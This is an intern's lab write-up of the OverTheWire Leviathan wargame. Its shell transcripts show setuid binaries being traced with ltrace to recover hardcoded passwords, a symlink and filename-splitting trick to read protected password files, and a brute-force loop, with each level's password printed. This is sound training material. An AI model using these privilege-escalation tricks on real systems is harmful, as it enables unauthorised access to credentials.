
Leviathan Over the Wire Lab Report

Intern Name: Aditya Vilas Dongare
Program: Digisuraksha Parhari Foundation Internship
Report Submission Date: 28th April 2025
Team name: **Team Tri-Force**
Team member name: **1. Aditya Dongare**
2. Yash Yadav
3. Anirudh Mehandru



This is all the details we have for the Leviathan Over the wire game. So let's connect to it and then find the answers or you can say passwords for the next Levels. Now make the connection using the ssh

Level0:-

Pass: leviathan0

Command:- ls- al

Leviathan Over the Wire Lab Report

```
leviathan0@gibson:~$ ls -al
total 24
drwxr-xr-x  3 root       root       4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root       4096 Apr 10 14:24 ..
drwxr-x---  2 leviathan1 leviathan0 4096 Apr 10 14:23 .backup
-rw-r--r--  1 root       root        220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root       3771 Mar 31  2024 .bashrc
-rw-r--r--  1 root       root        807 Mar 31  2024 .profile
leviathan0@gibson:~$
```

Now let's find what's inside the .backup folder

```
leviathan0@gibson:~$ cd .backup/
leviathan0@gibson:~/.backup$ ls -al
total 140
drwxr-x--- 2 leviathan1 leviathan0   4096 Apr 10 14:23 .
drwxr-xr-x 3 root       root         4096 Apr 10 14:23 ..
-rw-r----- 1 leviathan1 leviathan0 133259 Apr 10 14:23 bookmarks.html
leviathan0@gibson:~/.backup$
```

Here we have the bookmarks.html file lets go through it if we have the password for the next level. Here we know that the next level user is leviathan1 then let's find the keyword in the html file for that

```
leviathan0@gibson:~/.backup$ cat bookmarks.html | grep leviathan1
<DT><A HREF="http://leviathan.labs.overthewire.org/passwordus.html | This will be fixed later, the password for leviathan1 is 3QJ3TgzHDq" A
leviathan0@gibson:~/.backup$
```

And here we got the password **3QJ3TgzHDq**

Level2:-

```
┌──(root㉿kali)-[/home/kali/learning/Leviathan_over_the_wire]
└─# ssh leviathan1@leviathan.labs.overthewire.org -p 2223

                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

leviathan1@leviathan.labs.overthewire.org's password:
```

Pass: 3QJ3TgzHDq

```
leviathan1@gibson:~$ ls -al
total 36
drwxr-xr-x  2 root       root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root        3771 Mar 31  2024 .bashrc
-r-sr-x---  1 leviathan2 leviathan1 15084 Apr 10 14:23 check
-rw-r--r--  1 root       root         807 Mar 31  2024 .profile
leviathan1@gibson:~$
```

Here we found that we have an executable file named as check so let's try to run it

Leviathan Over the Wire Lab Report

```
leviathan1@gibson:~$ ./check
password: 3QJ3TgzHDq
Wrong password, Good Bye ...
```

As we don;t know the password let's try to check the libraries and other things this program is using by using the tool ltrace

```
leviathan1@gibson:~$ ltrace ./check
__libc_start_main(0x80490ed, 1, 0xffffd494, 0 <unfinished ...>
printf("password: ")                                                    = 10
getchar(0, 0, 0x786573, 0x646f67password: 4
)                                                                       = 52
getchar(0, 52, 0x786573, 0x646f67)                                      = 10
getchar(0, 2612, 0x786573, 0x646f67
)                                                                       = 10
strcmp("4\n\n", "sex")                                                  = -1
puts("Wrong password, Good Bye ... "Wrong password, Good Bye ...
)                                                                       = 29
+++ exited (status 0) +++
leviathan1@gibson:~$
```

We saw that the code is comparing using the strmcp function so let's try that string we have in the code

```
leviathan1@gibson:~$ ./check
password: sex
$ whoami
leviathan2
$ pwd
/home/leviathan1
$ ls -al
total 36
drwxr-xr-x  2 root       root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root        3771 Mar 31  2024 .bashrc
-r-sr-x---  1 leviathan2 leviathan1 15084 Apr 10 14:23 check
-rw-r--r--  1 root       root         807 Mar 31  2024 .profile
$ ./check
password: sex
$ cd /etc/leviathan_pass
$ ls
leviathan0  leviathan1  leviathan2  leviathan3  leviathan4  leviathan5  leviathan6  leviathan7
$ cd leviathan2
/bin/sh: 3: cd: can't cd to leviathan2
$ cd leviathan1
/bin/sh: 4: cd: can't cd to leviathan1
$ ls -al
total 48
drwxr-xr-x   2 root       root        4096 Apr 10 14:23 .
drwxr-xr-x 124 root       root       12288 Apr 22 16:55 ..
-r--------   1 leviathan0 leviathan0    11 Apr 10 14:23 leviathan0
-r--------   1 leviathan1 leviathan1    11 Apr 10 14:23 leviathan1
-r--------   1 leviathan2 leviathan2    11 Apr 10 14:23 leviathan2
-r--------   1 leviathan3 leviathan3    11 Apr 10 14:23 leviathan3
-r--------   1 leviathan4 leviathan4    11 Apr 10 14:23 leviathan4
-r--------   1 leviathan5 leviathan5    11 Apr 10 14:23 leviathan5
-r--------   1 leviathan6 leviathan6    11 Apr 10 14:23 leviathan6
-r--------   1 leviathan7 leviathan7    11 Apr 10 14:23 leviathan7
$ cat leviathan2
NsN1HwFoyN
$
```

After the pass that we have we got the connection to the leviathan2 and we got the password for the leviathan2 in the file located at /etc/leviathan_pass/leviathan2 and the pass is **NsN1HwFoyN**

Level3:-

ssh leviathan2@leviathan.labs.overthewire.org -p 2223

```
┌──(root㉿kali)-[/home/kali/learning/Leviathan_over_the_wire]
└─# ssh leviathan2@leviathan.labs.overthewire.org -p 2223
                         _                _   _
 | | _____   _(_) __ _| |_| |__   __ _ _ __
 | |/ _ \ \ / / |/ _` | __| '_ \ / _` | '_ \
 |  __/\ V /| | (_| | |_| | | | (_| | | | |
 |_|\___| \_/ |_|\__,_|\__|_| |_|\__,_|_| |_|


                This is an OverTheWire game server.
          More information on http://www.overthewire.org/wargames

leviathan2@leviathan.labs.overthewire.org's password:
```

Leviathan Over the Wire Lab Report

Pass: NsN1HwFoyN

```
leviathan2@gibson:~$ ls -al
total 36
drwxr-xr-x  2 root       root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root        3771 Mar 31  2024 .bashrc
-r-sr-x---  1 leviathan3 leviathan2 15072 Apr 10 14:23 printfile
-rw-r--r--  1 root       root         807 Mar 31  2024 .profile
leviathan2@gibson:~$ ./printfile
*** File Printer ***
Usage: ./printfile filename
```

Here we see that we have an executable file named as printfile so let's try to run that file

```
leviathan2@gibson:~$ ./printfile
*** File Printer ***
Usage: ./printfile filename
```

As we have to provide a file name let's provide it with the /etc/leviathan_pass/leviathan3 as have the password in that file

```
leviathan2@gibson:~$ ./printfile /etc/leviathan_pass/leviathan3
You cant have that file...
```

We can't access that file but let's try to analyse the program and test it with some test file

```
leviathan2@gibson:~$ mkdir /tmp/yash && touch /tmp/yash/test.txt
leviathan2@gibson:~$ ltrace ./printfile /tmp/yash/test.txt
__libc_start_main(0x80490ed, 2, 0xffffd454, 0 <unfinished ...>
access("/tmp/yash/test.txt", 4)                                    = 0
snprintf("/bin/cat /tmp/yash/test.txt", 511, "/bin/cat %s", "/tmp/yash/test.txt") = 27
geteuid()                                                          = 12002
geteuid()                                                          = 12002
setreuid(12002, 12002)                                             = 0
system("/bin/cat /tmp/yash/test.txt" <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                                             = 0
+++ exited (status 0) +++
```

We use ltrace and see that the program is using the access() function to using "/bin/cat" to read the contents of the file we previously saw that the program is owned by leviathan3 so lets try to make a file with touch (touch pass\ file.txt) this will create a file as "pass file.txt" and then try to run that printfile program on that. As we can see in the image below that the program is treating it as two different files so let's create a symbolic link to the file pass as the program will be running with the privileges of the leviathan3.
Ln -s /etc/leviathan_pass/leviathan3

```
leviathan2@gibson:~$ cd /tmp/yash/
leviathan2@gibson:/tmp/yash$ ls
test.txt
leviathan2@gibson:/tmp/yash$ touch pass\ file.txt
leviathan2@gibson:/tmp/yash$ ls -al
total 136
drwxrwxr-x   2 leviathan2 leviathan2   4096 Apr 23 08:36 .
drwxrwx-wt 166 root       root       131072 Apr 23 08:36 ..
-rw-rw-r--   1 leviathan2 leviathan2      0 Apr 23 08:36 pass file.txt
-rw-rw-r--   1 leviathan2 leviathan2      0 Apr 23 08:27 test.txt
leviathan2@gibson:/tmp/yash$ ~/./printfile pass\ file.txt
/bin/cat: pass: No such file or directory
/bin/cat: file.txt: No such file or directory
leviathan2@gibson:/tmp/yash$ ln -s /etc/leviathan_pass/leviathan3 /tmp/yash/pass
leviathan2@gibson:/tmp/yash$ ls -al
total 136
drwxrwxr-x   2 leviathan2 leviathan2   4096 Apr 23 08:38 .
drwxrwx-wt 166 root       root       131072 Apr 23 08:38 ..
lrwxrwxrwx   1 leviathan2 leviathan2     30 Apr 23 08:38 pass → /etc/leviathan_pass/leviathan3
-rw-rw-r--   1 leviathan2 leviathan2      0 Apr 23 08:36 pass file.txt
-rw-rw-r--   1 leviathan2 leviathan2      0 Apr 23 08:27 test.txt
```

And after running that with the command: ~/./printfile "pass file.txt" we got the password

Leviathan Over the Wire Lab Report

```
leviathan2@gibson:/tmp/yash$ ~/./printfile "pass file.txt"
f0n8h2iWLP
/bin/cat: file.txt: No such file or directory
leviathan2@gibson:/tmp/yash$
```

Pass: f0n8h2iWLP

LEVEL3:-

ssh leviathan3@leviathan.labs.overthewire.org -p 2223

```
┌──(root㉿kali)-[/home/kali/learning/Leviathan_over_the_wire]
└─# ssh leviathan3@leviathan.labs.overthewire.org -p 2223

                    This is an OverTheWire game server.
          More information on http://www.overthewire.org/wargames

leviathan3@leviathan.labs.overthewire.org's password:
```

Pass: f0n8h2iWLP

```
leviathan3@gibson:~$ ls -al
total 40
drwxr-xr-x  2 root       root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root        3771 Mar 31  2024 .bashrc
-r-sr-x---  1 leviathan4 leviathan3 18100 Apr 10 14:23 level3
-rw-r--r--  1 root       root         807 Mar 31  2024 .profile
leviathan3@gibson:~$ ./level3
Enter the password> 1
bzzzzzzzzap. WRONG
```

Here after listing the files and folders in the working directory we see that there is an executable file named level3 so i just tries to run that and it prompts for a password so i just provide it with 1 and get that it is the wrong password so let’s try to use our tool ltarce on the program

```
leviathan3@gibson:~$ ltrace ./level3
__libc_start_main(0x80490ed, 1, 0xffffd494, 0 <unfinished ...>
strcmp("h0no33", "kakaka")                                   = -1
printf("Enter the password> ")                               = 20
fgets(Enter the password> 1234
"1234\n", 256, 0xf7fae5c0)                                   = 0xffffd26c
strcmp("1234\n", "snlprintf\n")                              = -1
puts("bzzzzzzzzap. WRONG"bzzzzzzzzap. WRONG
)                                                            = 19
+++ exited (status 0) +++
```

Then i see that there is a function strcmp() which compare our pass with the snlprintf so i just tried to run the program again and give it the password snlprintf

```
leviathan3@gibson:~$ ./level3
Enter the password> snlprintf
[You've got shell]!
$ whoami
leviathan4
$ cat /etc/leviathan_pass/leviathan4
WG1egElCvO
```

And we got the shell here and then we just got the password from the /etc/leviathan_pass/leviathan4 and the pass is **WG1egElCvO**


Leviathan Over the Wire Lab Report

Leviathan Over the Wire Lab Report


LEVEL4:-

ssh leviathan4@leviathan.labs.overthewire.org -p 2223

Pass: WG1egElCvO




We just list the directory where we are currently present and saw that there is a .trash folder and then navigate inside that. Then we saw that there is an executable names as bin then we just tried to run that



Here we got some binaries and then we just tried to convert then to ASCII to see if that has some meaning

Leviathan Over the Wire Lab Report



And it is the password for the next level **0dyxT7F4QD**


Leviathan Over the Wire Lab Report

Level 5:-

ssh leviathan5@leviathan.labs.overthewire.org -p 2223

Pass: 0dyxT7F4QD

Then we see the contents of the present directory and found out that there is an executable file named leviathan5 the we tried to run that and also used ltarce tool and found out that it is reading the contents of the file /tmp/file.log so we just created a symbolic link to file.log file




Then we run the program and got the password for that. The password is **szo7HDB88w**

Leviathan Over the Wire Lab Report


Level6:-

ssh leviathan6@leviathan.labs.overthewire.org -p 2223

Pass:szo7HDB88w



We just list the directory in which we are present and found that there is an executable file named leviathan6 and we tried to run that program and it is taking 4 digit number as the password so we just need to make a simple bruteforce program.




Just made a temp file in the targeted system and named the program that i made as brute.sh


#!/bin/bash

for a in {0000..9999}
do
echo”Trying password: $a”
~/leviathan6 $a
done

Leviathan Over the Wire Lab Report



After gaining the shell we just triedd the id command and we have the privilege of the leviathan7
And in the cat /etc/leviathan_pass/leviathan7 we got the password



The pass id **qEs5Io5yM8**

Leviathan Over the Wire Lab Report

Level7:-

ssh leviathan7@leviathan.labs.overthewire.org -p 2223

We just listed the files in the current directory and we have the congratulation message there .